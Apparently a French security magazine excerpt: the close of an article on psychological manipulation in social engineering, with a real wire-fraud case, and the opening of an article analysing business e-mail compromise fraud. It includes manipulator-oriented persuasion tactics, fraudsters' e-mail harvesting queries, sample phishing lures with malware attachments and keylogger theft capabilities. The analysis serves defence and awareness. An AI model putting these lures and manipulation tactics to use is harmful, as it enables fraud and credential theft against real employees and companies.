De nombreuses méthodes contribuent à donner cette impression artificielle de liberté et de libre arbitre :

- approche spécifique : « watering hole » C'est la cible qui vient à nous et non l'inverse ;
- induction sémantique : utilisation de sous-entendus, de suggestions, création d'un contexte et d'un environnement favorable à orienter la cible vers une décision plutôt qu'une autre ;
- utilisation de tournures de phrases évoquant le libre arbitre : « Vous êtes libre de », « C'est à vous de voir » ;
- etc.

2.2.2 Les biais cognitifs – Heuristiques de notre circuit de raisonnement

Lors d'une prise de décision, même si l'on dispose de toute l'information nécessaire, il est très difficile de la traiter intégralement. Quand la complexité d'un problème augmente, on ne peut tout simplement pas évaluer toutes les options possibles, notre capacité de calcul est limitée **[6]**.

Si bien que lorsqu'on doit prendre une décision qui dépasse nos capacités de traitement parce qu'on doit la fournir rapidement (situation d'urgence) et/ou parce que les informations à considérer sont trop nombreuses, on utilise des raccourcis. Ces raccourcis, appelés biais cognitifs nous permettent d'aboutir à une conclusion acceptable et cohérente avec notre vision du monde à défaut obtenir la conclusion la plus objective et rationnelle. Une réduction de la complexité algorithmique au détriment de l'optimalité de la conclusion.

Le problème c'est qu'une fois créés, ces raccourcis ne se restreignent pas aux situations complexes et aux situations d'urgences et viennent déformer, simplifier et parasiter (ex. : stéréotypes, préjugés, a priori, faux-semblants) toutes les informations que l'on doit traiter. Dès lors, l'interprétation que l'on fait de ces informations biaisées peut mener à des erreurs de jugement.

2.2.2.1 Le biais d'autorité

Face à ce que l'on perçoit comme une autorité, nous avons tendance à avoir confiance en elle, à lui obéir, à ne pas remettre son avis en doute et à accorder beaucoup de crédit à sa parole.

L'expérience la plus célèbre de soumission à l'autorité est celle de Milgram **[7]**.Celle-ci nous montre qu'en face d'une autorité perçue comme légitime nous mettons de côté notre esprit critique, notre responsabilité et nos problèmes de conscience pour devenir de simples exécutants.

Notons qu'il faut que l'autorité soit perçue comme légitime, autrement cette tentative d'influence sera ressentie comme une intrusion et un parasitage dans la prise de décision de notre cible, augmentant alors sa méfiance et sa résistance. Heureusement pour le manipulateur la question de la légitimité de l'autorité n'est pas toujours posée par la cible comme le montre l'expérience de Bushman **[8]**.

On distingue trois grands types d'autorités :

- l'autorité naturelle que l'on accorde aux personnes que l'on juge compétentes et charismatiques ;
- l'autorité hiérarchique que l'on accorde à ses supérieurs ;
- l'autorité légale qui englobe les administrations et représentants de l'État (police, pompier, militaire...). Pour cette dernière, les risques de contestations sont moindres. Nous vivons dans une société légiférée par un État, l'autorité de ses institutions est souvent considérée comme légitime. De plus, les signes distinctifs de ses représentants sont profondément ancrés dans l'imaginaire collectif comme des signes d'autorité puissants (uniforme de police, tenue de pompier, treillis militaire...).

2.2.2.2 Le biais de contamination – effet halo

Quand une personne a un trait ou une caractéristique qui nous apparaît comme positif, tous les autres traits et caractéristiques de cette personne seront considérés comme plus positifs, même si on n'a aucune information concrète pour porter un jugement. L'inverse est vrai, un trait négatif créera un a priori négatif sur tous les autres traits de la personne.

Ce biais est à double tranchant, il peut à la fois accorder beaucoup de crédit à votre parole et renforcer le rôle que vous jouez, ou bien totalement vous discréditer. D'où l'importance de poser des bonnes bases au début d'une manœuvre de manipulation. En l'occurrence rien que le fait d'être bien habillé, être beau physiquement et donner l'air d'avoir confiance en soi, vous octroie une illusion de compétence.

2.2.2.3 Biais de simple exposition

Ce qui nous est familier ne suscite pas en nous de la méfiance, au contraire. Le biais de simple exposition étend ce principe en disant que plus on est exposé à une chose, plus cette chose nous apparaît comme positive. On peut voir cela comme un pseudo-conditionnement où la répétition d'un stimulus n'a pas créé un réflexe, mais a néanmoins créé une association positive qui oriente la cible dans sa décision.

Plus concrètement, cela signifie que pour manipuler une personne, non seulement il est possible de la mettre dans de bonnes dispositions et d'obtenir sa confiance en se calquant un maximum sur sa routine, mais dans une optique d'injection d'idées, il est aussi possible d'orienter la cible vers une décision plutôt qu'une autre en lui présentant un choix familier et un autre qui ne l'est pas (fabrication d'un faux choix).

2.2.2.4 Le biais de justification

Lorsque l'on est confronté à une prise de décision ambigüe, on se tourne davantage, non pas vers la solution la plus rationnelle, mais vers celle qui est la plus justifiable aux yeux des autres **[9]**.

Dans le contexte d'une manipulation pour orienter la cible vers un choix, il faut donc lui donner un maximum de raisons pour qu'elle puise justifier son comportement a posteriori. Pour cela, on peut par exemple faire passer le message avec des formules comme « parce que », « en effet », « car ». La quantité des justifications importe plus que leur pertinence.

2.2.2.5 Le biais de réciprocité

La réciprocité est le sentiment d'obligation créé lorsque l'on reçoit quelque chose de quelqu'un. Il s'agit non seulement d'un caractère profondément ancré dans notre nature, mais aussi un caractère acquis par l'éducation et l'apprentissage des normes sociales.

Pratiquement, cela signifie que lorsqu'on rend service à quelqu'un celui-ci essayera de nous rendre service en retour pour peu que le service rendu et le service demandé n'aient pas une trop grosse différence de valeur. Sans demander de service en retour, ce biais crée un sentiment de gratitude qui rend la cible plus sujette à d'autres techniques d'influence.

2.2.2.6 Le biais de récompense

Le biais de récompense caractérise l'influence induite par la promesse d'un avantage ou la menace d'une sanction qu'elle soit matérielle ou psychologique. Notons que pour un même élément, la menace de le perdre est plus puissante que la promesse de le gagner chez la majorité des gens (phénomène d'aversion à la perte).

2.2.3 Les sentiments

La route la plus directe pour parler à notre Système 1. On a tous pris un jour une décision totalement irrationnelle, car on était dans un état émotionnel spécifique au moment fatidique. Même si absolument tous les sentiments peuvent être utilisés comme leviers d'influence, la plupart du temps les manipulateurs n'en utilisent que quelques-uns qui s'avèrent particulièrement efficaces et simples à mettre en œuvre. Parmi ceux-là, on peut citer tous les sentiments qui rendent la cible indécise vis-à-vis du comportement à adopter comme l'ignorance, la crédulité, la peur. En effet, quoi de plus simple à manipuler qu'une personne qui ne sait pas comment réagir quand une situation sort un peu de l'ordinaire et qui n'a pas conscience de l'importance des informations que l'on recherche. Tous les sentiments qui suscitent un ressenti positif à la cible comme la sympathie. Tous les sentiments qui jouent sur l'envie de rendre service comme l'altruisme, l'empathie et la gratitude.

2.3 Pour résumer

Le processus de manipulation consiste en l'application du mode opératoire conçu en 2.1.2 sur le système de prise de décision de la cible en utilisant pour cela les leviers d'influences que l'on aura harmonieusement agencé et combiné dans un scénario fluide et cohérent.

Même si la conception d'un scénario dépend du talent et de la créativité du manipulateur. Il convient tout de même de respecter quelques règles qui peuvent paraître évidentes, mais qu'il est bon de rappeler.

Cela ne sert à rien d'appliquer un maximum de leviers d'influence en pensant maximiser ses chances. Le choix des leviers doit être adapté à la situation et à la cible, d'où l'importance de la phase de collecte d'informations




Fig. 3 : Système de prise de décision et influences.

dans un social engineering. Ce qui prime c'est la fluidité, la cohérence et le naturel de la manœuvre. Mieux vaut minimiser l'utilisation du Système 2 que compenser avec beaucoup d'idées injectées en exploitant la vulnérabilité du Système 1.

C'est pourquoi il ne faut jamais forcer les choses si ce n'est pas dans un but volontaire de stresser la cible. Pour cela, quelques sagesses du monde des détectives privés doivent être gardées en tête. Premièrement, avant d'entrer dans la phase d'extraction on « pose une mine », c'est-à-dire on va jauger la réaction de la cible avant d'aborder l'objet de notre manipulation. Par exemple, avant de demander l'information que l'on souhaite, on va lui en demander une autre anodine, mais dont la demande est tout de même inhabituelle. En fonction de la réaction de la cible (réponse, hésitation, ton de la voix), on peut estimer son degré de coopération et alors tenter d'extraire l'information voulue ou non. Deuxièmement, jamais on « ne brûle sa source », c'est-à-dire qu'on ne laisse jamais penser qu'il puisse s'agir d'une manœuvre volontaire de manipulation. Même lorsqu'on est dos au mur, il faut toujours prévoir une sortie de secours pour réduire les chances qu'une alerte soit déclenchée. Et enfin, dès que l'on a procédé à l'extraction et obtenu ce qu'on voulait, on ne clôt jamais la discussion aussitôt après, car la cible se souviendra plus facilement du début et de la fin de votre échange, moins de ce qu'il y a aura eu entre les deux (biais mnésique de récence).

3 Exemple réel

Une société travaille dans le bois. Pour s'approvisionner en matières premières, elle dépêche ses commerciaux aux quatre coins de la planète. Un jour, un de ses commerciaux, envoyé dans une zone tropicale contacte le siège par leur messagerie écrite chiffrée. Il leur dit qu'il a trouvé une personne qui vend de l'ébène et qu'il a réussi à négocier un très bon prix. Il fournit alors le n° de compte du vendeur et laisse le siège procéder au transfert tandis qu'il part recontacter le vendeur pour officialiser la transaction. Une heure plus tard, il recontacte à nouveau le siège en leur disant que ce même vendeur, satisfait de la vente qu'ils viennent de conclure propose aussi de l'acajou. Un deuxième virement est alors émis.

De l'autre côté du miroir :

L'attaquant repère le commercial dans un hôtel. Par le wifi partagé de l'hôtel et un rogue AP, il parvient à compromettre son ordinateur. Il apprend alors un tas




Fig. 4 : Manipulation du siège de la société.

d'informations notamment la raison de sa présence dans cette zone tropicale. Il découvre aussi la messagerie sécurisée et, par l'historique des discussions voit comment le commercial converse avec le siège et comment les ordres de virement sont formulés. Il contacte alors le siège et demande un premier virement en prétextant une opportunité d'achat. Peu de temps après, l'attaquant jubile, le premier virement est passé. Il en demande alors un autre avant de disparaître dans la nature. Le préjudice est d'environ deux millions d'euros.

Note

C'est d'ailleurs tout le paradoxe des solutions de sécurité. Elles créent un sentiment de sécurité qui… nuit à la sécurité. On renforce l'infrastructure, mais on affaiblit l'humain.

Si l'on met de côté le social engineering utilisé lors de la compromission du poste du commercial, on peut résumer la manœuvre de manipulation par le schéma suivant (figure 4). On voit très bien qu'il n'y a pas eu besoin de beaucoup de leviers de manipulation pour détourner l'argent. Un bridage du Système 2 et quelques biais cognitifs pour orienter la cible ont suffi. ■

Références

[1] Amos Tversky et Daniel Kahneman, « Judgment under Uncertainty : Heuristics and biaises », 1973

[2] Daniel Kahneman, « Système 1 / Système 2 : Les deux vitesses de la pensée », 2011

[3] Leon Festinger, L'Échec d'une prophétie, 1956

[4] https://fr.wikipedia.org/wiki/Conditionnement_classique#R.C3.A9flexe_de_Pavlov

[5] Jonathan L. Freedman et Scott C. Fraser, « Compliance without pressure », 1966

[6] Concept de rationalité limitée, Herbert Simon – A behavioral Model of Rational Choice, 1955

[7] http://psyfact.e-monsite.com/blog/experiences-de-psychologie/l-experience-de-milgram.html

[8] http://psyfact.e-monsite.com/blog/la-soumission/la-soumission-au-costume.html

[9] Eldar Shafir, Itamar Simonson, Amos Tversky - Reason-based choice 1993

BUSINESS E-MAIL COMPROMISE

Cédric PERNET, Senior Threat Researcher, Cyber Safety Solutions, Trend Micro
Twitter : @cedricpernet

mots-clés : CYBERCRIMINALITÉ / SPAM / KEYLOGGER

Les fraudes ayant cours en matière de cybercriminalité sont en constante évolution. Alors qu'en ce moment nous vivons sous l'explosion médiatique générée par les rançongiciels (ransomwares), d'autres types de fraudes relativement récentes sont beaucoup plus lucratives pour certains cybercriminels. De plus, elles demandent moins de moyens afin de gagner des montants qui se chiffrent généralement en centaines de milliers, voire en millions d'euros. Il s'agit des escroqueries appelées « business e-mail compromise » outre-Manche.

Introduction

Je vois déjà les ardents défenseurs de la langue française commencer à râler en voyant le titre de cet article. J'ai choisi de conserver l'appellation anglaise tout simplement parce que c'est sous cette dernière que vous trouverez le plus d'informations sur Internet.

Quoi qu'il en soit, nous pouvons appeler les opérations de « business e-mail compromise » (BEC) de différentes façons : fraude aux faux ordres de virement internationaux **[1]**, arnaque au président… Néanmoins, il existe plusieurs schémas différents pour mener à bien ce type d'attaque, dont trois variantes principales que nous allons exposer ici.

Les médias ayant déjà relativement bien vulgarisé le sujet pour ce qui est de la variante intitulée « arnaque au président », nous nous attellerons plutôt ici à exposer le modus operandi technique et opérationnel de ces escroqueries et ne nous attarderons pas trop sur les généralités.

Le FBI indique que ce type d'escroquerie est en pleine montée en puissance, nous fournissant quelques chiffres. D'octobre 2013 à août 2014, le FBI aurait reçu 7066 plaintes aux États-Unis, pour un préjudice potentiel estimé à plus de 747 millions de dollars **[2]**.

Ainsi, il existe en gros 3 types d'attaques « BEC » **[3]** :

- Variante 1 : Une entreprise, habituée à effectuer de nombreuses transactions bancaires avec de nombreux prestataires/fournisseurs, est sollicitée afin d'effectuer une opération vers un compte alternatif. Ce changement peut être demandé par courriel, fax ou téléphone. Dans le cas d'un courriel, le fraudeur prend soin de rendre son envoi aussi crédible que possible.

- Variante 2 : Les comptes mail de dirigeants d'une entreprise sont compromis. Les fraudeurs envoient alors une demande de paiement en usurpant l'identité d'un dirigeant. La demande est adressée directement à l'un des employés chargés de procéder à ce genre d'opération. Dans certains cas, la demande est adressée directement à l'établissement bancaire, sous prétexte d'une urgence quelconque.

- Variante 3 : Un employé d'une entreprise se fait compromettre son compte mail personnel. Des demandes de transfert d'argent sont effectuées directement à partir de ce compte mail vers de nombreux prestataires/fournisseurs, en espérant que l'un ou l'autre tombera dans le panneau. Cette version est la moins susceptible de fonctionner, d'autant plus s'il s'agit de montants importants.

Alors que la première variante peut être exécutée sans autre moyen qu'une bonne ingénierie sociale et un compte bancaire, les deux suivantes nécessitent des moyens un peu plus conséquents, notamment par la compromission d'adresses mails ou de postes de travail. Nous allons nous pencher sur ces dernières, qui mettent en œuvre des opérations de mass mailing ainsi que l'utilisation de malwares.

1 Les phases de l'attaque

Plusieurs phases s'enchaînent et se mélangent un peu afin de procéder à l'attaque.

1.1 Choix de la cible

Tout commence par une phase de reconnaissance : une phase de collecte d'informations utiles à l'attaque à mener.

Elle consiste ici à rechercher une entreprise répondant à certains critères :

- entreprise de taille importante ;
- entreprise si possible internationale ;
- entreprise ayant de nombreux fournisseurs ou prestataires.

Mais il faut également trouver des profils intéressants au sein de l'entreprise : dirigeants, directeurs financiers, comptables...

Il semble assez aisé de trouver ces informations en se servant de moteurs de recherche et surtout de réseaux sociaux professionnels. Cependant, de nombreux cybercriminels se contentent encore de ratisser large en ciblant des adresses génériques telles que « accounting@ », « finance@ », etc.

Plusieurs outils aident ces fraudeurs à ce stade, tel « GSA Email Spider » (Figure 1).

Ces outils permettent de retrouver plus d'adresses e-mail sur des sites web que ne le permettrait une simple requête dans un moteur de recherche web. Ainsi, la figure 1 nous montre que le logiciel Email Spider présente des options avancées permettant de rechercher des adresses mail sur des pages web. Parmi ces options, il est possible de définir des expressions que les internautes utilisent généralement pour ne




Figure 1 : Capture d'écran des options d' « Email Spider ».

pas se faire aspirer leur adresse e-mail. Le logiciel définit ainsi des variantes du fameux « @ » telles que « <at> », « nospam@ », etc. ainsi que des variantes du point : dot, <dot>, etc.

Ainsi, à titre d'exemple, une page web montrant le texte suivant : boris<at>borislezombie[dot]com n'empêchera pas cette adresse de courriel de se faire aspirer par l'outil.

Des options similaires permettent de récupérer avec succès des numéros de téléphone ou numéros de fax.

Une fois le logiciel lancé, il suffit d'avoir défini de bons mots-clés pour que le moteur de recherche accède à des pages web susceptibles de présenter directement des adresses mail intéressantes pour les fraudeurs.

Bien que la plupart de ces outils fonctionnent sous la forme d'un simple exécutable fonctionnant localement, d'autres fonctionnent de façon distante, sur des serveurs web, et présentent une interface de requête.




Figure 2 : Logiciel de mass mailing – Advanced Reliable Mass E-Mailer v1.8.

Nous avons ainsi pu collecter certaines des requêtes utilisées par des fraudeurs dans ce genre d'outil lors de leur prospection :

```
" aero space importer and exporter co., ltd llc @yahoo.com @gmail.com @hotmail.com "
" cables-wires importer and exporter co., ltd llc @yahoo.com @gmail.com @hotmail.com "
" steel-cylinder importer and exporter co., ltd llc @yahoo.com @gmail.com @hotmail.com "
" chemical dealers and suppliers co., ltd llc @yahoo.com @gmail.com @hotmail.com "
" petroleum importers and exporters co., ltd llc @yahoo.com @gmail.com @hotmail.com "
" automobile importers exporters suppliers co., ltd llc @yahoo.com @gmail.com @hotmail.com "
...
```

Dans ces exemples, les fraudeurs ont choisi de s'attaquer à des secteurs d'activités assez orientés, mais ce n'est pas forcément le cas. Ils peuvent également s'intéresser à des fonctions particulières, « financial director » par exemple.

1.2 Début de l'attaque - mass mailers

Une fois les adresses « intéressantes » collectées, le fraudeur élimine à la main les faux positifs et se retrouve avec une base d'adresses mail à exploiter. Il doit alors lancer sa campagne d'infection.

Ici encore, de nombreux logiciels existent, tels que le suivant :

Les fraudeurs envoient au moyen de ce genre d'outils leurs messages et bien sûr leurs pièces jointes infectantes. Voici deux exemples réels extraits d'une campagne d'attaque BEC :

```
Dear sir/madam,
Our manager asked me to email you the order you discuses with him.
Attached below here is the Order he place.
Once you receive the order please kindly send us P1 for the payment
of 30% thanks

Best regards,
Mr XXXXXX
(Sales Manager, XXXXXXXX Ltd.)
T: XXXXX
F: XXXXX
(pièce jointe: Order new..rar – 554K)
```

Le second exemple est encore plus court :

```
Dear
Pls find the attached copy of the payment made to your account today
as initially discussed, while we look forward for the remaining
details.
Jackie
(pièce jointe: t_t_copies.rar – 393 K)
```

Notons au passage que le contenu de ces e-mails d'accroche se rapporte à des transactions financières. Quant aux pièces jointes de ces e-mails, il s'agit bien évidemment de malwares.

Certains des fraudeurs ont plus le souci du détail que d'autres et prennent soin de coller aux horaires habituels de leurs victimes. Ils envoient leurs e-mails sur les horaires de travail.

1.3 Compromission

Une fois les e-mails des campagnes de spam/infection envoyés, les fraudeurs attendent patiemment que les infections soient lancées par les utilisateurs crédules. Cela leur laisse entre autres le temps de procéder à d'autres fraudes, sur lesquelles nous reviendrons brièvement dans un chapitre sur le profil de ces cybercriminels.




Figure 3 : Interface de configuration de Predator Pain.

Sur les cas de fraude BEC constatés à l'échelle planétaire, deux types de malwares sont utilisés par les fraudeurs : soit des outils d'interception de frappes (*keyloggers*), soit des RAT (*Remote Administration Tool*).

Différents malwares sont bien sûr utilisables pour ce genre d'opérations, mais deux keyloggers ont été particulièrement utilisés pendant un long moment : Limitless Logger et Predator Pain.

Ces outils permettent de transmettre différentes informations aux fraudeurs qui les contrôlent :

- informations sur le système infecté (nom, type d'OS, quantité de RAM, antivirus/pare-feu installés, navigateur web par défaut, heure locale, langue du système, etc.) ;
- frappes clavier et extractions des contenus du presse-papier ;
- interception automatique des identifiants/mots de passe du navigateur web ;
- interception automatique des informations d'authentification d'applications tierces telles que (pour Limitless) : Bitcoin wallets, Core FTP, DynDNS, FileZilla, Internet Download Manager, Minecraft, MSN, Spotify, Pidgin, etc. ;
